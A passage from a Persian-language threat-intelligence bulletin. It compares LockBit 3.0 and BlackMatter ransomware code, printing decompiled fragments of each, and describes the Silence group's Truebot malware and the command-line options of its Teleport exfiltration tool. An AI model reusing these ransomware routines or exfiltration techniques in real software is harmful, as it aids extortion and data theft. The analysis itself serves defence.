      resolve_APIs(&unk_414E8C, dword_407AFC, v1, v2);
      resolve_APIs(&unk_414F50, dword_407BC4, v1, v2);
      resolve_APIs(&unk_414FA8, dword_407C20, v1, v2);
      resolve_APIs(&unk_414FDC, dword_407C58, v1, v2);
      resolve_APIs(&unk_415014, dword_407C94, v1, v2);
      resolve_APIs(&unk_415028, dword_407CAC, v1, v2);
      resolve_APIs(&unk_415044, dword_407CCC, v1, v2);
      resolve_APIs(&unk_41506C, dword_407CF8, v1, v2);
      resolve_APIs(&unk_415078, dword_407D08, v1, v2);
      resolve_APIs(&unk_415080, dword_407D14, v1, v2);
      resolve_APIs(&unk_415094, dword_407D2C, v1, v2);
      resolve_APIs(&unk_4150C0, dword_407D5C, v1, v2);
      resolve_APIs(&unk_4150D4, dword_407D74, v1, v2);
      return resolve_APIs(&unk_415100, dword_407DA4, v1, v2);
    }
  }
```

آرایه فراخوانی‌ها دقیقاً همان تابع موجود در باج‌افزار LockBit 3.0 بوده و عملکردی مشابه را ارائه می‌دهد.



پنهان‌سازی نخ‌ها


هر دو باج‌افزار LockBit و BlackMatter با بکارگیری تابع NtSetInformationThread و پارامتر ThreadHideFromDebugger، نخ‌ها (Thread) را مخفی می‌کنند. احتمالاً این موجب می‌شود که اشکال‌یاب، رویدادهای مربوط به این نخ‌ها را شناسایی نکند.



LockBit نیز از همان ویژگی ThreadHideFromDebugger به عنوان ترفندی جهت فرار از سد محصولات امنیتی و ابزارهای کنترلی استفاده می‌کند.

چاپ اطلاعیه باج‌گیری


LockBit، همانند BlackMatter، اطلاعیه باج‌گیری (Ransom Note) را مستقیماً به چاپگرهای قابل دسترس ارسال می‌کند.



حذف Volume Shadow Copy

هر دو باج‌افزار از طریق حذف فایل‌های Volume Shadow Copy، قابلیت کامپیوتر آلوده را در بازیابی فایل‌های رمزگذاری‌شده از بین می‌برند. باج‌افزار LockBit، متد IWbemLocator::ConnectServer را فراخوانی می‌کند تا به فضای محلی ROOT\CIMV2 متصل شده، به نشانگری از یک Object در IWbemServices دست پیدا کرده و در نهایت IWbemServices::ExecQuery را برای اجرای یک Query از WQL فراخوانی کند.

در این حالت نیز متد LockBit مشابه BlackMatter است، با این تفاوت که تا حدودی مبهم‌سازی رشته را به زیرروال (Subroutine) اضافه می‌کند.



استفاده از DNS

هر دو باج‌افزار LockBit و BlackMatter با فراخوانی NetShareEnum، اسامی دستگاه را در شبکه استخراج می‌کنند.

```
  if ( v3 )
    v3 = launch_thread_to_NetShareEnum(
           LOGIN_TOKEN,
           v23,
           1,
           &net_share_info,
           -1,
           &entries_read,
           total_entries,
           &v19,
           100);
}
if ( !v3 )
{
  net_share_info_1 = net_share_info;
  while ( 1 )
  {
    if ( net_share_info_1->shi1_type && net_share_info_1->shi1_type != STYPE_SPECIAL )
      goto LABEL_33;
    if ( net_share_info_1->shi1_type == 0x80000000 && check_network_name(net_share_info_1->shi1_netname) )
    {
      ++net_share_info_1;
      --entries_read;
    }
    else
```

به نظر می‌رسد که در کد منبع LockBit، تابع مذکور به طور دقیق و کلمه به کلمه از کد منبع باج‌افزار BlackMatter کپی شده است.

```
87      if ( v5 )
88        v5 = launchThread_to_NetShareEnum(
89               Handle,
90               servername,
91               1,
92               (LPBYTE *)&net_share_info,
93               -1,
94               &entriesread,
95               (DWORD *)totalentries,
96               &v22,
97               100);
98    }
99    if ( !v5 )
100   {
101     netshareinfo = (SHARE_INFO_1 *)net_share_info;
102     while ( 1 )
103     {
104       if ( netshareinfo->shi1_type && netshareinfo->shi1_type != STYPE_SPECIAL )
105         goto LABEL_33;
106       if ( netshareinfo->shi1_type == 0x80000000 && check_network_name(netshareinfo->shi1_netname) )
107       {
108         ++netshareinfo;
109         --entriesread;
110       }
```

SophosX-Ops

تشخیص نسخه سیستم‌عامل

هر دو نوع باج‌افزار از کد یکسانی - و حتی با بکارگیری کدهای بازگشتی یکسان - جهت بررسی نسخه سیستم‌عامل استفاده می‌کنند. اگر چه با توجه به هگزادسیمال بودن شماره نسخه چنین شباهتی را می‌توان عادی و معمول دانست.

```
// check if result > 0x3c
int test_OS_version()
{
  struct _PEB *v0; // eax
  unsigned int OSMajorVersion; // esi
  unsigned int OSMinorVersion; // edi

  v0 = NtCurrentPeb();
  OSMajorVersion = v0->OSMajorVersion;
  OSMinorVersion = v0->OSMinorVersion;
  if ( OSMajorVersion == 5 && !OSMinorVersion || OSMajorVersion < 5 )// Windows 2000
    return 0;
  if ( OSMajorVersion == 5 && OSMinorVersion == 1 )// Windows XP
    return 0x33;
  if ( OSMajorVersion == 5 && OSMinorVersion == 2 )// Windows Server 2003
    return 0x34;
  if ( OSMajorVersion == 6 && !OSMinorVersion ) // Windows Vista
    return 0x3C;
  if ( OSMajorVersion == 6 && OSMinorVersion == 1 )// Windows 7
    return 0x3D;
  if ( OSMajorVersion == 6 && OSMinorVersion == 2 )// Windows 8
    return 0x3E;
  if ( OSMajorVersion == 6 && OSMinorVersion == 3 )// Windows 8.1
    return 0x3F;
  if ( OSMajorVersion == 10 && !OSMinorVersion )// Windows 10
    return 0x64;
  if ( OSMajorVersion == 10 && OSMinorVersion || OSMajorVersion > 0xA )
    return 0x7FFFFFFF;
  return -1;
}
```

```
int cehck_OS_version()
{
  struct _PEB *PEB; // eax
  unsigned int OSMajorVersion; // esi
  unsigned int OSMinorVersion; // edi

  PEB = getPEB();
  OSMajorVersion = PEB->OSMajorVersion;
  OSMinorVersion = PEB->OSMinorVersion;
  if ( OSMajorVersion == 5 && !OSMinorVersion || OSMajorVersion < 5 )
    return 0;
  if ( OSMajorVersion == 5 && OSMinorVersion == 1 )
    return 0x33;
  if ( OSMajorVersion == 5 && OSMinorVersion == 2 )
    return 0x34;
  if ( OSMajorVersion == 6 && !OSMinorVersion )
    return 0x3C;
  if ( OSMajorVersion == 6 && OSMinorVersion == 1 )
    return 61;
  if ( OSMajorVersion == 6 && OSMinorVersion == 2 )
    return 0x3E;
  if ( OSMajorVersion == 6 && OSMinorVersion == 3 )
    return 0x3F;
  if ( OSMajorVersion == 10 && !OSMinorVersion )
    return 0x64;
  if ( OSMajorVersion == 10 && OSMinorVersion || OSMajorVersion > 0xA )
    return 0x7FFFFFFF;
  return -1;
}
```

SophosX-Ops

پیکربندی

هر دو باج‌افزار، داده‌های پیکربندی را در فایل‌های اجرایی باینری تعبیه کرده‌اند. باج‌افزار LockBit پیکربندی خود را به روشی مشابه BlackMatter رمزگشایی می‌کند، البته با چند تفاوت کوچک.

به عنوان مثال، BlackMatter پیکربندی خود را در بخش rsrc. ذخیره می‌کند، در حالی که LockBit آن را در pdata. ذخیره می‌نماید.

```
result = decrypt_buffer(0x41600C);            // decrypt config
compressed_config = result;
if ( result )
{
  decompressed_config = w_RtlAllocateHeap(4 * MEMORY[0x416008]);
  if ( decompressed_config )
  {
    if ( APLib_decompress(compressed_config, decompressed_config) != -1 )
    {
      mw_memcpy(RSA_PUBLIC_KEY, decompressed_config, 0x80);
      mw_memcpy(COMPANY_VICTIM_ID, decompressed_config + 128, 32);
      mw_memcpy(&ENCRYPT_LARGE_FILE, decompressed_config + 0xA0, 9);// extract flags
      v1 = decompressed_config + 0xA9;
      v2 = *(decompressed_config + 0xA9);
      if ( v2 )
      {
        v3 = &v1[v2];
        base64_string_length = get_base64_string_length(&v1[v2]);
        FOLDER_HASHES_TO_AVOID = w_RtlAllocateHeap(base64_string_length + 2);
        if ( FOLDER_HASHES_TO_AVOID )
          base64_decode(v3, FOLDER_HASHES_TO_AVOID);
      }
      v5 = *(decompressed_config + 0xAD);
      if ( v5 )
      {
        v6 = &v1[v5];
```

و LockBit از یک الگوریتم Linear Congruential Generator - به اختصار LCG - متفاوت برای رمزگشایی استفاده می‌کند.

```
38
39  v0 = decrypt_buffer(&config[3]);
40  compressed_config = v0;
41  if ( v0 )
42  {
43    decompressed_config = (_BYTE *)AllocateHeap_checkDebugger_ForceFlags(4 * config[2]);
44    if ( decompressed_config )
45    {
46      do_aplib_depack((unsigned int)&savedregs, compressed_config, decompressed_config);
47      if ( v1 != -1 )
48      {
49        memcpy(RSA_PUBLIC_KEY, decompressed_config, sizeof(RSA_PUBLIC_KEY));
50        memcpy(COMPANY_VICTIM_ID, decompressed_config + 0x80, 32);
51        memcpy(&ENCRYPT_LARGE_FILE, decompressed_config + 0xA0, 24);
52        v2 = decompressed_config + 0xB8;
53        v3 = *((_DWORD *)decompressed_config + 0x2E);
54        if ( v3 )
55        {
56          v4 = &v2[v3];
57          base64_string_length = get_base64_string_length((int)&v2[v3]);
58          FOLDER_HASHES_TO_AVOID = AllocateHeap_checkDebugger_ForceFlags(base64_string_length + 2);
59          if ( FOLDER_HASHES_TO_AVOID )
60            base64_decode(v4, (_BYTE *)FOLDER_HASHES_TO_AVOID);
61        }
```

برخی از محققان حدس می‌زنند که شباهت بسیار زیاد بین کد باج‌افزارهای LockBit و BlackMatter ممکن است به علت استخدام یک یا چند کدنویس باج‌افزار BlackMatter توسط گردانندگان LockBit باشد. یا اینکه گردانندگان LockBit کدهای باج‌افزار BlackMatter را خریداری کرده باشند و یا ممکن است این شباهت‌های زیاد به دلیل همکاری توسعه‌دهندگان و برنامه‌نویسان این دو باج‌افزار باشد.

همانطور که از تحقیقات قبلی نیز می‌دانیم، تعامل بین گروه‌های باج‌افزاری چه سهواً یا عمداً چندان غیرمعمول نیست.در هر صورت، این یافته‌ها شواهد دیگری است از اینکه اکوسیستم باج‌افزار پیچیده و در عین حال تغییرپذیر است.

در هر صورت، LockBit 3.0 را می‌توان باج‌افزاری پیشرو دانست. همانطور که سایت نشت‌داده LockBit 3.0 - که شامل جایزه اعلام باگ‌ها و آسیب‌پذیری‌ها و جایزه‌ای برای "ایده‌ها و نوآوری‌های درخشان" است - از استقبال گردانندگان این باج‌افزار از نوآوری حکایت دارد.

بکارگیری ابزارهای تست نفوذ

از سوی دیگر، حملات LockBit 3.0 از استفاده مهاجمان آن از ابزارهای مورد استفاده در جریان تست‌های نفوذ حکایت دارد.

برای مثال، مهاجمان در مواردی از ابزاری با نام Backstab که بر روی GitHub نیز قابل دسترس است، استفاده کرده‌اند. عملکرد اصلی Backstab، همانطور که از نامش پیداست، مختل نمودن ابزاری است که تحلیلگران در مراکز عملیات امنیتی جهت نظارت بر فعالیت‌های مشکوک استفاده می‌کنند.

این ابزار از درایور Process Explorer مایکروسافت (امضاشده توسط مایکروسافت) برای توقف پروسه‌های محافظت شده و ضدبدافزار و غیرفعال نمودن ابزارهای EDR استفاده می‌کند.

Cobalt Strike دیگر ابزاری به نوعی معتبر است که مهاجمان LockBit از آن برای دست‌درازی به Windows Defender بهره می‌گیرند.

یا در نمونه‌ای دیگر، مهاجمان از یک نوع باج‌افزار قفل شده با رمز عبور به نام lbb_pass.exe استفاده می‌کنند که پیش‌تر توسط مهاجمان باج‌افزار REvil نیز بکار گرفته شده است. این نشان می‌دهد که مهاجمان این باج‌افزار وابسته به هر دوی این گروه‌ها می‌باشند و یا اینکه مهاجمانی که به LockBit وابسته نیستند از ابزار ساخت باج‌افزار LockBit 3.0 استفاده کرده‌اند. طبق گزارش‌ها حداقل یک گروه به نام BlooDy، از این ابزار استفاده کرده است و احتمال آن وجود دارد که تعداد بیشتری این ابزار را بکار گرفته باشند.

مهاجمان LockBit 3.0 همچنین از ابزارهای عمومی در دسترس زیر که استفاده از آنها در بین مهاجمان باج‌افزاری دیگر نیز رایج است، بهره برده‌اند:

- GMER anti-hook
- ESET AV Remover
- اسکریپت‌های PowerShell طراحی شده برای حذف محصولات Sophos از سیستم‌هایی که در آن‌ها Tamper Protection غیرفعال است.

همچنین شواهد به دست آمده حاکی از آن است که مهاجمان از ابزاری به نام Netscan برای کاوش در شبکه موردنظر و از Mimikatz جهت استخراج رمز عبور استفاده می‌کنند.

اطلاعات بیشتر

گزارش سوفوس در لینک زیر قابل دریافت و مطالعه است:

https://news.sophos.com/en-us/2022/11/30/lockbit-3-0-black-attacks-and-leaks-reveal-wormable-capabilities-and-tooling/

نشانه‌های آلودگی (IoC) این باج‌افزار نیز در لینک زیر قابل دسترس است:

https://github.com/sophoslabs/IoCs/blob/master/Ransomware-Lockbit3-IOCs.csv

منبع

https://news.sophos.com/en-us/2022/11/30/lockbit-3-0-black-attacks-and-leaks-reveal-wormable-capabilities-and-tooling/

مروری بر کارزارهای اخیر

گروه Silence

محققان امنیتی شرکت سیسکو گزارشی را منتشر کرده‌اند که در آن حملات اخیر یک گروه هکری روسی زبان به نام Silence، مورد بررسی قرار گرفته است. این گروه از مهاجمان ضمن بکارگیری یک ابزار جدید سفارشی به نام Teleport جهت استخراج داده‌ها از دستگاه‌های هک شده، از یک دانلودکننده بدافزار به نام Truebot (که به Silence Downloader نیز معروف است) نیز استفاده می‌کنند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده برگردان چکیده گزارش مذکور ارائه شده است.

گروه هکری Silence به دلیل سرقت‌های بزرگ از مؤسسات مالی شناخته شده است که اغلب از تکنیک فیشینگ (Phishing) جهت نفوذ اولیه استفاده می‌کنند.

تحلیل حملات Silence در ماه‌های گذشته نشان می‌دهد که این گروه، باج‌افزار Clop را که معمولاً توسط هکرهای TA505 که با گروه FIN11 مرتبط هستند، منتشر کرده‌اند.

بدافزار Truebot

هکرهای Silence جهت توزیع shellcode مخرب، ابزار Cobalt Strike، بدافزار Grace، ابزار استخراج داده Teleport و باج‌افزار Clop، بدافزار Truebot را در بیش از ۱۵۰۰ سیستم در سراسر جهان بارگذاری کرده‌اند.

تحلیل کارزارهای جدید توسط محققان سیسکو نشان دهنده بکارگیری چندین بردار حمله جدید از مرداد ۱۴۰۱ می‌باشد.

در تعداد کمی از حملات در بازه زمانی مرداد و شهریور ۱۴۰۱، هکرها پس از بهره‌جویی از آسیب‌پذیری حیاتی CVE-2022-31199 در سرورهای Netwrix Auditor، سیستم‌ها را با Truebot آلوده کردند.


در مهر ۱۴۰۱، این مهاجمان به استفاده از درایوهای USB جهت آلوده کردن سیستم‌ها به کرم Raspberry Robin که اغلب کدهای مخرب IcedID، Bumblebee و Truebot را بارگذاری می‌کند، روی آوردند.

شرکت مایکروسافت (Microsoft) نیز در مهر ۱۴۰۱ در گزارشی از بکارگیری کرم Raspberry Robin جهت توزیع باج‌افزار Clop توسط گروهی به نام DEV-0950 خبر داد که فعالیت مخرب آنها با هکرهای TA505 و گروه FIN11 شباهت دارد.

محققان سیسکو، تاکنون دو بات‌نت مختلف که از بدافزار Truebot استفاده کرده‌اند را شناسایی نموده‌اند. یکی از اینها علاوه بر بکارگیری بدافزار Truebot از کرم Raspberry Robin استفاده کرده که منجر به ایجاد یک شبکه مخرب (Botnet) و آلودگی بیش از ۱۰۰۰ سیستم در سراسر جهان شده است؛

همانطور که در تصویر مشاهده می‌شود، بات‌نت اول در ایران نیز قربانی داشته است.

We believe with high confidence that these ors, mainly the Raspberry Robin delivery, led to the creation of a botnet of over 1,00




به نظر می‌رسد بات‌نت دوم، روی ایالات متحده متمرکز شده به نحوی که از میان بیش از ۵۰۰ آلودگی شناسایی شده، حدود ۷۵ درصد آنها در ایالات متحده بوده است.

در حالی که دستگاه قربانیان بات‌نت اول اکثراً سیستم‌های از نوع Desktop که مستقیماً از طریق اینترنت در دسترس نبودند می‌باشد، بات‌نت دوم صرفاً آن دسته از سرورهای تحت Windows را هدف قرار داده که مستقیماً به اینترنت متصل هستند. ضمن آنکه بات‌نت دوم بر روی این سرورهای تحت Windows سرویس‌های SMB، RDP و WinRM را مورد حمله قرار داده است. اما جالب است که Netwrix Auditor در فهرست اهداف بات‌نت دوم نمی‌باشد.

این نشان می‌دهد که مهاجمان Silence جهت انتشار باج‌افزار Clop از ترفندهای دیگری جهت آلودگی و انتشار باج‌افزار در شبکه استفاده می‌کنند؛ اگرچه هنوز محققان بردار حمله مرتبط با آن را شناسایی نکرده‌اند.

بدافزار Truebot ماژول مرحله اول است که اطلاعات پایه را جمع‌آوری نموده و توانایی گرفتن تصویر از صفحه نمایش (Screenshot) را دارد. همچنین اطلاعات ارتباطات امن Active Directory را رمزگشایی نموده و این به مهاجمان کمک می‌کند تا فعالیت‌های خود را پس از انتشار آلودگی برنامه‌ریزی کنند.

سپس سرور کنترل و فرمان‌دهی (Command and Control – به اختصار C2) می‌تواند به Truebot فرمانی صادر کند تا shellcode یا DLL را در حافظه بارگذاری نموده، ماژول‌های اضافی را اجرا کند، خودش را حذف نماید یا فایل‌های DLL، EXE، BAT و PS1 را دانلود کند.



Teleport؛ ابزار جدید استخراج داده

در فاز پس از آلودگی، هکرها از بدافزار Truebot برای دریافت Cobalt Strike یا بدافزار Grace (که با نام‌های FlawedGrace و GraceWire نیز شناخته می‌شود) استفاده می‌کنند که این عملیات به گروه مجرمان سایبری TA505 نسبت داده شده است.


پس از آن مهاجمان، Teleport را که سیسکو آن را یک ابزار سفارشی جدید مبتنی بر C++ توصیف می‌کند، مستقر می‌کنند؛ این ابزار به هکرها اجازه می‌دهد تا داده‌ها را بدون جلب توجه سرقت کنند. علاوه براین کانال ارتباطی بین Teleport و سرور C2 رمزگذاری شده است.

مهاجمان می‌توانند سرعت آپلود را محدود کنند، جهت سرقت تعداد بیشتری از فایل‌ها، آنها را بر اساس اندازه فیلتر نمایند یا Payload را حذف کنند. تمامی این موارد جهت مخفی ماندن ردپای مهاجمان بر روی دستگاه قربانی طراحی شده است.

```
Usage: tool.exe /RH:str /RP:int [/RS:int] [/P:str] [/D:str] [/DS:str] [/M:str] [/MX:str]
[/SL:int] [/SU:int] [/CS:str] [/CU:str] [/MS:str] [/MU:str] [/E] [/K] [/Q]
/RH:str -- Server host name to upload to
/RP:int -- Server port number to upload to
/RS:int -- Upload speed (in kilobytes per second)
/P:str -- Directory prefix
/D:str -- Directory to download from (recursive search)
/DS:str -- Directory to download from (non-recursive search)
/M:str -- File mask (default is *.*)
/MX:str -- File mask to exclude
/SL:int -- Lower size limit (in bytes)
/SU:int -- Upper size limit (in bytes)
/CS:str -- Creation date since (DDMMYYYY)
/CU:str -- Creation date until (DDMMYYYY)
/MS:str -- Modified date since (DDMMYYYY)
/MU:str -- Modified date until (DDMMYYYY)
/E -- Prescan mode (cache files before sending)
/K -- Remove itself after execution
/Q -- Quiet mode (don't show messages)
Either /D or /DS must be specified.
Flags /M, /MX, /D and /DS may be used more than once.
```

ابزار Teleport همچنین دارای گزینه‌هایی برای سرقت فایل‌ها از پوشه‌های OneDrive، جمع‌آوری ایمیل‌های Outlook قربانی یا هدف قرار دادن فایل‌های دارای پسوند خاص می‌باشد.

در برخی موارد مهاجمان، باج‌افزار Clop را پس از نفوذ هر چه بیشتر آلودگی به سیستم‌های مجاور با کمک Cobalt Strike، منتشر می‌کنند.



بنا بر اظهارات محققان سیسکو، در طول مراحل اکتشاف و توسعه آلودگی به سیستم‌های مجاور، مهاجمان سرورها و ایستگاه‌های کاری کلیدی را بررسی کرده، به پایگاه‌های داده SQL متصل می‌شدند و داده‌ها را که با استفاده از ابزار Teleport جمع‌آوری می‌کردند به سرور تحت کنترل مهاجم ارسال می‌نمودند.


> “Once sufficient data had been collected, the attackers created scheduled tasks on a large number of systems to simultaneously start executing the Clop ransomware and encrypt the highest possible volume of data.”

فعالیت گروه هکری Silence

محققان در شرکت امنیت سایبری Group-IB از سال ۲۰۱۶ فعالیت گروه هکری Silence/Truebot را ردیابی می‌کنند؛ در ابتدا این هکرها مخفیانه به یک بانک نفوذ کرده اما به دلیل مشکل و خطا در عملیات پرداخت موفق به سرقت و انتقال پول نشدند.

مهاجمان با حمله مجدد به همان هدف، جهت نظارت بر فعالیت کارکنان بانک، از صفحه نمایش سیستم‌های هک شده، ویدئو و عکس گرفتند تا نحوه انتقال پول را بیاموزند.

بنا بر اظهارات این شرکت، گروه هکری Silence/Truebot اولین سرقت موفق خود را در سال ۲۰۱۷ انجام دادند و به سیستم‌های خودپرداز حمله کردند و بیش از ۱۰۰ هزار دلار را در یک شب به سرقت بردند. Silence به حملات خود ادامه داد و طی سه سال - بین سال‌های ۲۰۱۶ تا ۲۰۱۹ - حداقل ۴/۲ میلیون دلار از بانک‌های کشورهای مختلف به سرقت بردند.



محققان Group-IB هکرهای Silence را بسیار ماهر می‌دانند؛ این هکرها می‌توانند با مهندسی معکوس، بدافزار را بر اساس اهداف خود تغییر داده و دستکاری کنند یا از بهره‌جو (Exploit) در سطح اسمبلر (Assembler) استفاده نمایند.

